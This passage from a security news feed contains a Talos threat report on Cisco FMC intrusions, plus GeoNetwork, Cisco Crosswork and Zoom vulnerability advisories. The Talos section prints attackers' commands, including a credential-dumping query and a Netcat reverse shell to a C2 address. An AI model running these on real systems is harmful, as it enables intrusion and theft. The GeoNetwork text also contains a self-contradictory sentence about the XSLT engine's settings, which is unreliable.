

The web shell was used to place a malicious JAR file in the same directory. The threat actors used the JAR file (named “cmd[.]jar”) to query the compromised systems’ internal databases to obtain user authentication data and credentials:
/var/jre/bin/java -jar cmd.jar '/var/sf/bin/OmniQuery.pl -db mdb -e \'SELECT name, auth_data FROM users;\''
The JAR file is basically a command executor that obtains the command to be executed from its command line and executes it using /bin/sh -c <command>.

Cluster #2: UAT-11823
Talos attributes this cluster of activity to UAT-11823, an advanced persistent threat (APT) actor, with high confidence. UAT-11823 overlaps in tooling with the Sandworm APT actor. The threat actor obtained initial access to compromised systems by either exploiting CVE-2026-20079 or via static credentials. After obtaining access, UAT-11823 subsequently updated the “license.tmp” file on disk (using Makeself) with a malicious copy to establish a Netcat-based reverse shell to their own command-and-control (C2) server:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 208[.]123[.]119[.]215 3090 >/tmp/f
This license file essentially acted as a Makeself package that was then executed via the installation process (as root) by the “package_info[.]pl” utility:
/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm
This mechanism of deploying malicious package files is likely an indicator of the exploitation of CVE-2026-20316, a vulnerability that allows a remote attacker to log in using a low-privileged account. Talos assesses with high confidence that the attackers exploited CVE-2026-20079 and CVE-2026-20316.
Configuration exfiltration
UAT-11823 also deployed two bash scripts to harvest managed-device configurations. The configurations collected were staged into archives for subsequent exfiltration.

Modular ELF implant: Cyclops Blink
The threat actors downloaded a modular ELF implant from one of their Netcat C2 servers. The ELF-based implant is Cyclops Blink, a malware family previously attributed to Sandworm, a Russian APT actor. This variant of Cyclops Blink consists of the following capabilities:
- Establish persistence scripts in /etc/init.d/ that execute the implant
- DNS over HTTPS (DoH) IP resolution
- File administration including downloads and uploads
- Credential harvesting
- Arbitrary file and command execution on the compromised system
- Network scanning and discovery
- Packet sniffing (with option filters)
Cluster #3: UAT-11988, a Qilin ransomware operator
A third cluster of activity entailed a ransomware operator (tracked as UAT-11988) logging into an FMC device with static credentials (CVE-2026-20316), performing extensive reconnaissance, domain enumerations, credential theft, and building a list of target endpoints within the compromised organization for encryption.
The threat actor also staged a SOCKS proxy and reverse-SSH tunnel to forward ports from internal hosts back to their own infrastructure.
Once all these preliminary actions were completed, the operator began conducting additional probes within the compromised network, deploying antivirus (AV) killers and ultimately the Qilin ransomware family.
Instrumenting operations via package_info.pl
After successfully accessing the device, the threat actor abused the legitimate utility “package_info.pl” to execute an attacker-crafted malicious “license[.]tmp” file with root privileges. The malicious file consisted of commands to run on the system to conduct extensive reconnaissance in the victim organization’s environment:
- Host names, IP addresses, directory listings
- Active Directory (AD) service-accounts credentials, MySQL account credentials
- Domain account information exfiltration
- Computer object lists
- Hostname to IP mappings spanning domain controllers, ADFS, exchanges, file servers, database servers, etc.
All the information collected was staged into already accessible files on the FMC server and was exfiltrated by the threat actor using HTTP GET requests.
Tunneling into the compromised organization
Once extensive reconnaissance was completed, the threat actor attempted to establish persistent network access into the victim organization using a Python SOCKS5 proxy (socks5.py) and a reverse-SSH tunnel from the FMC back to the attacker’s own remote host. The following ports were forwarded: LDPA (389), LDAPS (636), Kerberos (88), SMB (445), NETBIOS (135), and WinRM (5985).
Pre-ransomware actions and ransomware deployment
The threat actor conducted extensive probing of endpoints in the victim’s environment, deployed open-source tooling such as impacket, Invoke-TheHash, and custom-made AV killers — all followed by the deployment of the Qilin ransomware on selected endpoints.
Recommendations and detection guidance
Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 16th). Nonetheless, given the in the wild abuse we strongly recommend that customers apply the referenced hotfixes as soon as possible, pending the hardening release.
Customer support is also available by initiating a TAC request.
- Snort SIDs for CVE-2026-20079: 66075 – 66080.
- Snort SIDs for CVE-2026-20316: 66883.
- Snort SIDs for the malware: 66960, 66961.
Indicators of compromise
IOCs for these threat clusters are also available on our GitHub repository here.
- IOC : B037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d
- Cluster : UAT-12197
- Description : home[.]jsp – web shell.
- IOC : Db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e
- Cluster : UAT-12197
- Description : cmd[.]jar – JAR-based command executor.
- IOC : 89.34.96[.]56
- Cluster : UAT-11823
- Description : NetCat-based reverse shell C2. Cyclop Blink C2.
- IOC : 208.123.119[.]215
- Cluster : UAT-11823
- Description : NetCat-based reverse shell C2.
- IOC : 104.218.165[.]253
- Cluster : UAT-11823
- Description : Attacker’s vulnerability scanner for CVE-2026-20079.
- IOC : 91.214.78[.]118
- Cluster : UAT-11823
- Description : NetCat-based reverse shell C2.
- IOC : 6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461
- Cluster : UAT-11823
- Description : Cyclops Blink malware.
- IOC : 43.204.2[.]142
- Cluster : UAT-11988
- Description : Attacker IP address used to conduct intrusions.
Integrated Coverage
Related vulnerabilities: CVE-2026-20316CVE-2026-20079
- https://support.checkpoint.com/results/sk/sk1000118/ - CVE-2026-85103 - ASN.1 decoding heap overflow leading to a remote code execution - A heap overflow in the VPN certificate ASN.1 decoding flow may allow a remote attacker to remotely execute arbitrary code on the management and Security Gateway.
- https://support.checkpoint.com/results/sk/sk1000117/ - CVE-2026-85102 - Authentication Bypass and Remote Code Execution in Remote Access and Site-to-Site VPN - Improper validation of certificate data during VPN negotiation may allow an unauthenticated remote attacker to execute arbitrary code on the Security Gateway.
Related vulnerabilities: CVE-2026-85102CVE-2026-85103
GeoNetwork Fixes Unauthenticated RCE Chain Affecting Government Geoportal Backends
2026-09-03T12:28:54+0000 by Alexandre DulaunoyGeoNetwork Fixes Unauthenticated RCE Chain Affecting Government Geoportal Backends
Vulnerability / Web Security

Two vulnerabilities in GeoNetwork can be chained to achieve unauthenticated remote code execution (RCE) on the open-source geospatial metadata catalog, which sits behind many government and agency geoportals.
The project shipped fixes in versions 4.4.12 and 4.2.17 on July 8, 2026, and published the vulnerability details on August 31.
GeoNetwork originated at the United Nations Food and Agriculture Organization and is maintained under the Open Source Geospatial Foundation (OSGeo). It is a core component of many Spatial Data Infrastructure deployments across Europe and beyond, including the backend of the European INSPIRE geoportal.
The chain combines a missing authorization check with an unsafe transformation engine. The first flaw, CVE-2026-63219 (CVSS score: 8.6), is a missing authorization check on the formatter upload endpoint.
The unauthenticated file upload flaw allows an anonymous user to write arbitrary .xsl or .zip formatter files to the GeoNetwork formatter directory, which, on its own, constitutes unauthorized write access to server storage.
"An unauthenticated attacker can upload arbitrary .xsl or .zip formatter files to the server," the project said in the advisory.
The second flaw, CVE-2026-58400 (CVSS score: 9.1), is an unsafe configuration of the Saxon Extensible Stylesheet Language Transformations (XSLT) processor used to render formatters.
The engine runs with secure processing enabled and Java extension functions disabled, so any stylesheet it loads can call java.lang.Runtime.exec() or java.lang.ProcessBuilder and run operating-system commands as the GeoNetwork process user.
On its own, that second flaw requires privileges to upload a formatter, which is why it is scored as needing high privileges. Chaining it with the upload flaw removes that precondition, because the upload is reachable without authentication.

An attacker first uploads a malicious formatter through the unprotected endpoint. A follow-up GET request to a public record then triggers the Saxon engine to execute the stylesheet, which delivers code execution. Security vendor Ethiack, whose researcher Rafael Castilho reported the flaws, said the chain is reachable starting with version 4.0.6, when the formatter endpoint was refactored, and the authorization line was dropped.
Ethiack said it fingerprinted 121 internet-exposed GeoNetwork deployments running affected versions across 39 countries, and that 89 percent of them were government-, military-, or national-agency-related.
Those figures describe exposed instances running vulnerable versions, not confirmed victims or compromises, and the fingerprinting is single-sourced to the vendor.
All 4.4.x releases up to and including 4.4.11 and all 4.2.x releases up to and including 4.2.16 are affected, and the flaws are fixed in 4.4.12 and 4.2.17.
"All users are strongly encouraged to upgrade to 4.4.12 or 4.2.17 as soon as possible," the project said in its release announcement.
Until the update is applied, administrators can block write methods to the formatter endpoint at the reverse proxy, thereby blocking legitimate formatter uploads through the admin console.
The advisory lists the following interim rules -
- Apache httpd - deny POST, PUT, and PATCH requests to the /geonetwork/srv/api/formatters location.
- Nginx - restrict the same location to GET, HEAD, and OPTIONS methods.
The flaws were fixed roughly eight weeks before the advisories were published. The Hacker News found no reference to the GeoNetwork flaws in CISA's Known Exploited Vulnerabilities catalog as of the disclosure, and no public reporting of exploitation in the wild.
The disclosure follows a run of security issues across the wider geospatial stack. Last year, a critical GeoServer flaw (CVE-2024-36401, CVSS score: 9.8) was exploited into botnets, cryptocurrency miners, and the SideWalk backdoor, and a GeoServer XML External Entity (XXE) flaw (CVE-2025-58360) was added to CISA's KEV catalog in December 2025 after evidence of active exploitation. Last month, a separate unauthenticated SQL injection to RCE in GeoServer, disclosed as a GeoServer zero-day, came under active probing shortly after it went public.
Found this article interesting? Follow us on Google News, Twitter and LinkedIn to read more exclusive content we post.
Related vulnerabilities: CVE-2026-63219GHSA-MH22-PRQR-VF42CVE-2026-58400CVE-2025-58360CVE-2024-36401GHSA-X898-729X-CC3R
Cisco Crosswork Security Hardening Release: August 2026
2026-08-27T16:18:37+0000 by Alexandre DulaunoyCisco Crosswork Security Hardening Release: August 2026 Summary
-
As part of Cisco's ongoing commitment to proactive security and product quality, the Cisco Crosswork engineering team has conducted a comprehensive internal security review. This review resulted in a software hardening release that addresses multiple internally discovered vulnerabilities.
These vulnerabilities were found during internal testing and are not known to be actively exploited. To assist customers in patching and to streamline the disclosure process, Cisco has grouped these issues by their underlying vulnerability class - Common Weakness Enumeration (CWE) - and assigned a single Common Vulnerabilities and Exposures Identifier (CVE ID) to each CWE grouping.
Cisco has released software updates that address these vulnerabilities. There are no workarounds that address these vulnerabilities.
This advisory is available at the following link:
https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-hardening-crosswork-UzDTU9Vh
Affected Products
-
These vulnerabilities affect the following Cisco Crosswork platforms, regardless of device configuration:
- Crosswork Data Gateway
- Crosswork Network Controller
- Crosswork Planning
- Crosswork Workflow Manager
For information about which Cisco software releases are vulnerable, see the Fixed Software section of this advisory.
Only products listed in the Vulnerable Products section of this advisory are known to be affected by these vulnerabilities.
Details
-
The following table outlines the vulnerability classes that are addressed in this hardening release. The CVSS score that is assigned to each CVE ID represents the maximum potential severity of the single most impactful underlying vulnerability within that specific CWE category.
-
CVE ID: CVE-2026-20030
- Highest CVSS Score: 10.0
- Vulnerability Class (Highest-Level CWE): CWE-89
- Description: Improper neutralization of special elements used in a SQL command
- CVE ID: CVE-2026-20357
- Highest CVSS Score: 10.0
- Vulnerability Class (Highest-Level CWE): CWE-306
- Description: Missing authentication for critical function
- CVE ID: CVE-2026-20358
- Highest CVSS Score: 10.0
- Vulnerability Class (Highest-Level CWE): CWE-73
- Description: External control of file system
- CVE ID: CVE-2026-20359
- Highest CVSS Score: 9.9
- Vulnerability Class (Highest-Level CWE): CWE-522
- Description: Insufficiently protected credentials
Workarounds
- There are no workarounds that address these vulnerabilities.
Fixed Software
-
To fully remediate these vulnerabilities and avoid future exposure as described in this advisory, Cisco strongly recommends that customers upgrade to the fixed software indicated in this advisory.
Fixed Releases
In the following table, the left column lists Cisco Crosswork products. The center column indicates which specific releases are affected by the vulnerabilities that are described in this advisory. The right column indicates whether a release is affected by these vulnerabilities and the first release that includes the fix for these vulnerabilities. Customers are advised to upgrade to an appropriate fixed software release as indicated in this section.
| Cisco Crosswork Product | Cisco Crosswork Release | First Fixed Release |
|---|---|---|
| Crosswork Data Gateway | 7.2.1 and earlier | 7.2.1-SP |
| Crosswork Network Controller | 7.2.1 and earlier | 7.2.1-SP |
| Crosswork Planning | 7.2.1 and earlier | 7.2.1-SP |
| Crosswork Workflow Manager | 2.1.1 and earlier | 2.1.1-SP |
The Cisco Product Security Incident Response Team (PSIRT) validates only the affected and fixed release information that is documented in this advisory.
Exploitation and Public Announcements
- The Cisco PSIRT is not aware of any public announcements or malicious use of the vulnerabilities that are described in this advisory.
Source
- These vulnerabilities were found during internal security testing using existing testing processes as well as frontier AI models.
Cisco Security Vulnerability Policy
Related to This Advisory
URL
Revision History
-
Version: 2.0
- Description: Added Cisco Crosswork Workflow Manager as an affected product.
- Section: Vulnerable Products and Fixed Releases
- Status: Final
- Date: 2026-AUG-21
- Version: 1.0
- Description: Initial public release.
- Section: -
- Status: Final
- Date: 2026-AUG-19
Related vulnerabilities: CVE-2026-20359CVE-2026-20030CVE-2026-20357CVE-2026-20358
ZOOMSDAY How A Security Found a Nation-State Vulnerability in Zoom in One Day
2026-08-20T06:40:22+0000 by Alexandre DulaunoyOriginal article https://a.security/blog/asecurity-zoomsday
Ⓐ Cyber Security | Blog | ZOOMSDAY
A critical vulnerability in Zoom, a platform used by 70% of the Fortune 100, discovered by publicly available frontier models, allows an attacker participating in a meeting a zero-click remote code execution on all meeting participants across all native clients. This research emphasizes the risk of weaponized AI and how vulnerable we are as an industry.
Executive Summary
- Ⓐ Security, the Autonomous Offensive Security and Remediation Platform, discovered a critical flaw in Zoom that let an attacker take complete control of another user's device during a live call. No click, no download, and nothing required of the victim but being in the meeting. The vulnerability is present in every version of Zoom on every device and operating system: Windows, Mac, iPhone, Android and Linux. The vulnerability exists in all versions up to and including 7.0.5.
-
All Zoom Workplace clients on all supported platforms before version 7.1.5 and 7.0.6 using end-to-end encryption settings are still vulnerable. We recommend updating your clients to the latest version.
-
The entire operation, from finding the flaw to building a working exploit, was carried out by Ⓐ using fewer than 20 prompts on publicly available AI models in under 24 hours.
-
This class of capability would previously have only been available to nation-state threat actors, but the model requiring elite teams, months of effort, and weapons-grade budgets has collapsed. Today, a single researcher was able to develop a nation-state-level exploit in less than a day.
-
The vulnerability is a memory-corruption bug that exploits Zoom's annotation feature.
Zoom annotation is built on a proprietary protocol — closed code with no public documentation or specification. Ⓐ Research was able to exploit the fact that every Zoom client automatically parses whatever it receives, sending a specially crafted message to corrupt the receiving client's memory and run code on it. The protocol opens a direct channel between a viewer and a sharer, letting the attacker target each participant individually. -
The exploit enables attackers to either join or host a meeting, target any participant, and take over their machine with no required action from the victim and no visual cue indicating the compromise.
-
Once the nefarious code is running on the victim's device, the threat actor can quietly steal personal data, switch on the microphone or camera to spy on the target, or install other malicious software. In a large call, that's a room full of targets from a single message, with no safe seat in it.
-
Ⓐ Security collaborated with Zoom to address the issue. The company reported the vulnerability to Zoom in June 2026. Zoom acknowledged receipt and deployed client-side and server-side fixes.
-
